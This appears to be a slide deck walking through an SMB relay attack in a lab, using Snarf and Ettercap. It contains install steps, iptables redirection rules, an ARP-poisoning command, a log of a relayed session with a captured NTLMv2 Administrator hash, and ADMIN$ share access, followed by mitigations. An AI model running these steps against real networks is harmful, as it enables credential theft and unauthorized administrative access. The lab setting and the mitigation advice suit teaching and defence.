SMB Relay Attack with Snarf & Ettercap


Information Security Inc.

Contents

- About SMB Relay
- About Snarf&Ettercap
- Testing Setup
- Requirements
- Installing and using Snarf/Ettercap
- Mitigations
- References

About SMB Relay

- SMB Relay is a well-known attack that involves intercepting SMB traffic and relaying the NTLM authentication handshakes to a target host


This is Admin I'd like to login
Inventory Server
This is Admin I'd like to login
Target
Attacker
Encrypt challenge X with the admin hash
Encrypt challenge X with the admin hash
Here is the encrypted challenge
Here is the encrypted challenge
Access Granted!!
Access DENIED!!

About Snarf&Responder

- Snarf is a software suite to help increase the value of man-in-the-middle attacks
- Snarf waits for the poisoned client to finish its transaction with the server (target), allows the client to disconnect from our host, and keeps the session between our host and the target alive
- We can run tools through the hijacked session under the privilege of the poisoned user

purpleteam / snarf

About Snarf&Ettercap

- Ettercap: A suite for man in the middle attacks

```
@@@@@@@ @@@@@@@ @@@@@@@ @@@@@@@ @@@@@@@ @@@@@@@ @@@@@@@ @@@@@@@
@@        @@@     @@@   @@      @@   @@ @@      @@   @@ @@   @@
@@@@@@    @@@     @@@   @@@@@@  @@@@@@  @@      @@@@@@@ @@@@@@
@@        @@@     @@@   @@      @@  @@  @@      @@   @@ @@
@@@@@@@   @@@     @@@   @@@@@@@ @@  @@@ @@@@@@@ @@   @@ @@
```

Testing Setup

```
    ------------------
    | Domain        |
    | Member        |        |
    | Windows 10| +++++++    |                           -----------------------
    -------------------      |                          |        Domain         |
IP:192.168.10.109            |    +++++++++++++++  |       Controller        |
    ----------------         |                          | Server 2008 R2 |
    | Attacker   |  ++++++++ |                          ------------------------
    | Machine    |           |                          IP:192.168.10.108
    | Kali Linux |           |                          ----------------------
    ----------------         |    +++++++++++++++  |   Windows 10    |
IP: 192.168.10.12            |                          |   Domain           |
                                                        |   Member           |
                                                        -------------------
                                                        IP: 192.168.10.111
```

Requirements


- Linux (Kali works fine)
- NodeJS -- Snarf is implemented in Node to take advantage of it's snazzy event-driven I/O
  - An existing MITM / redirection strategy -- Snarf will not MITM the victim, it will only capitalize on it
  - ARP poisoning
  - DHCP poisoning
  - LLMNR poisoning
  - ICMP redirect
  - GRE tunnels

Installing and using Snarf/Ettercap

- Snarf

```
apt-get install nodejs
git clone https://github.com/purpleteam/snarf.git
```


- Ettercap = installed by default in Kali linux



```
ETTERCAP(8)                          System Manager's Manual                          ETTERCAP(8)

NAME
       ettercap - multipurpose sniffer/content filter for man in the middle attacks

***** IMPORTANT NOTE ******
       Since  ettercap NG (formerly 0.7.0), all the options have been changed. Even the target specification has been
       changed. Please read carefully this man page.

SYNOPSIS
       ettercap [OPTIONS] [TARGET1] [TARGET2]
```

Installing and using Snarf/Ettercap


- Starting Snarf



```
    kali2017:~/snarf# nodejs snarf.js 192.168.10.12
22:11:48 SNARF - 0.3.1 - SMB Man in the Middle Attack Engine
22:11:48 by Josh Stone (yakovdk@gmail.com) and Victor Mata (victor@offense-in-depth.com)
22:11:48 Router: iptables -t nat -X SNARF
22:11:48 Created control server, direct browser to http://localhost:4001/
22:11:48 Interception server bound to 192.168.10.12:445
22:11:48 Router: iptables -t nat -N SNARF
22:11:48 Router: iptables -t nat -A SNARF -p tcp -j LOG
22:11:48 Router: iptables -t nat -A SNARF -p tcp --dport 445 -j DNAT --to 192.168.10.12:445
22:11:48 Router: To intercept, run 'iptables -t nat -A PREROUTING -p tcp --dport 445 -j SNARF'
```

Installing and using Snarf/Ettercap


- Starting Ettercap with two targets (192.168.10.108 and 192.168.10.111) => Snarf is ready to process the incoming sessions



```
     kali2017:~# ettercap -T -i eth0 -M arp /192.168.10.108// /192.168.10.111//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:73:AA:2E
          192.168.10.12/255.255.255.0
          fe80::20c:29ff:fe73:aa2e/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.10.108 00:0C:29:9D:0E:27

 GROUP 2 : 192.168.10.111 00:0C:29:72:5E:DB
Starting Unified sniffing...
```

Installing and using Snarf/Ettercap

- A session comes in => Is it kept alive by Snarf each using original user credentials while originating from the original Source IP




```
08:04:09 Client 192.168.10.108:63631 connected
08:04:09 Destination is 192.168.10.111
08:04:10 Broker currently has 14 similar connections
08:04:10 DB hit -- found connection from iptables
08:04:10 Server connected, will relay to 192.168.10.111
08:04:10 Scrubbing SMB2 dialect
08:04:10 [46] Client: SMB (144 bytes), CMD: SMB_COM_NEGOTIATE
08:04:10 [46] Server: SMB (205 bytes), CMD: SMB_COM_NEGOTIATE
08:04:10 [46] Client: SMB (138 bytes), CMD: SMB_COM_SESSION_SETUP_ANDX
08:04:10 Detected username: unknown
08:04:10 Hash: unknown
08:04:10 [46] Server: SMB (372 bytes), CMD: SMB_COM_SESSION_SETUP_ANDX
08:04:10 Setting UID to 2049
08:04:10 Running CredHunter(packet.buffer)
08:04:10 Setting Challenge to 84540e8254f2be3f
08:04:10 [46] Client: SMB (562 bytes), CMD: SMB_COM_SESSION_SETUP_ANDX
08:04:10 Detected username: Administrator
08:04:10 Hash: 565465f5e9fd6ccb63a25a998c6b0afc:0101000000000000007245733adc7
900540043004800010014004200410004e0041004e00410047004c0045004500040014007300
0061006e0061006e00610047006c00650065002e0073007700690074006300680002e006e006
06500730007000800 7245733adc7fd301060004000200000008003000300000000000000000
0695d80212446376930fc04da21e0dbf0000000000000000000000000
08:04:10 Already recorded a hash for SWITCH\Administrator
08:04:10 [46] Server: SMB (152 bytes), CMD: SMB_COM_SESSION_SETUP_ANDX
08:04:10 Setting UID to 2049
08:04:10 [46] Client: SMB (98 bytes), CMD: SMB_COM_TREE_CONNECT_ANDX
08:04:10 [46] Server: SMB (62 bytes), CMD: SMB_COM_TREE_CONNECT_ANDX
08:04:10 [46] Client: SMB (106 bytes), CMD: SMB_COM_NT_CREATE_ANDX
08:04:10 [46] Server: SMB (135 bytes), CMD: SMB_COM_NT_CREATE_ANDX
08:04:10 [46] Client: SMB (72 bytes), CMD: SMB_COM_TRANSACTION2
```

iSEC information security inc.

Installing and using Snarf/Ettercap

- A session comes in => Is it kept alive by Snarf each using original user credentials while originating from the original Source IP




127.0.0.1:4001

Control | About

ID	Current?	Connection	Username	Host	Fresh	Hash	Actions
33	→	192.168.10.108 → 192.168.10.111	SWITCH\Administrator	WIN-NG30178MATA Windows 6.0 (Build 6002)	3 s	NTLMv2	kill choose expire block
34		192.168.10.108 → 192.168.10.111	SWITCH\Administrator	WIN-NG30178MATA Windows 6.0 (Build 6002)	118 s	NTLMv2	kill choose expire block
43		192.168.10.111 → 192.168.10.108	unknown\unknown	unknown unknown	172 s	unknown	kill choose expire block

Installing and using Snarf/Ettercap

- Enumeration using smbclient



```
       kali2017:~# smbclient -U ""%"" //127.0.0.1/ADMIN$
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \>
smb: \>
smb: \>
smb: \>
smb: \> dir
  .                                   D        0  Thu Dec 28 03:05:07 2017
  ..                                  D        0  Thu Dec 28 03:05:07 2017
  addins                              D        0  Fri Jul 10 07:04:27 2015
  appcompat                           D        0  Thu Dec 28 03:13:42 2017
  AppPatch                            D        0  Thu Dec 28 03:01:36 2017
  AppReadiness                        D        0  Thu Dec 28 05:12:32 2017
  assembly                           DR        0  Sat Aug 26 04:12:23 2017
  bfsvc.exe                           A    61952  Fri Jul 10 06:59:56 2015
  BitLockerDiscoveryVolumeContents    DHS        0  Fri Jul 10 09:14:53 2015
  Boot                                D        0  Fri Jul 10 07:04:22 2015
  bootstat.dat                       AS    67584  Thu Dec 28 02:41:27 2017
  Branding                            D        0  Fri Jul 10 07:04:22 2015
  CbsTemp                             D        0  Thu Dec 28 03:01:37 2017
  CSC                                 D        0  Tue Jul 18 03:27:56 2017
  Cursors                             D        0  Fri Jul 10 07:04:27 2015
  debug                               D        0  Thu Jul 27 05:33:11 2017
  DesktopTileResources               DR        0  Fri Jul 10 07:04:27 2015
  DevicesFlow                        DR        0  Sat Aug 26 06:58:50 2017
  diagnostics                         D        0  Fri Jul 10 07:04:22 2015
  DigitalLocker                       D        0  Fri Jul 10 09:19:33 2015
  Downloaded Program Files           DS        0  Fri Jul 10 07:04:27 2015
  DtcInstall.log                      A     3077  Tue Jul 18 03:23:47 2017
  ELAMBKUP                           DH        0  Fri Jul 10 07:04:27 2015
  en-US                               D        0  Fri Jul 10 09:11:49 2015
  es-ES                               D        0  Wed Sep 16 11:34:50 2015
  explorer.exe                        A  4532304  Wed Sep 16 13:26:23 2015
```

Mitigations

- Disable LLMNR and/or NBSNS
  http://www.pciqsatalk.com/2016/03/disable-lmnr-netbios.html

- SMB signing
  https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx

References

- Snarf
https://github.com/purpleteam/snarf

- Ettercap
https://github.com/Ettercap/ettercap

- SMB Relay
https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python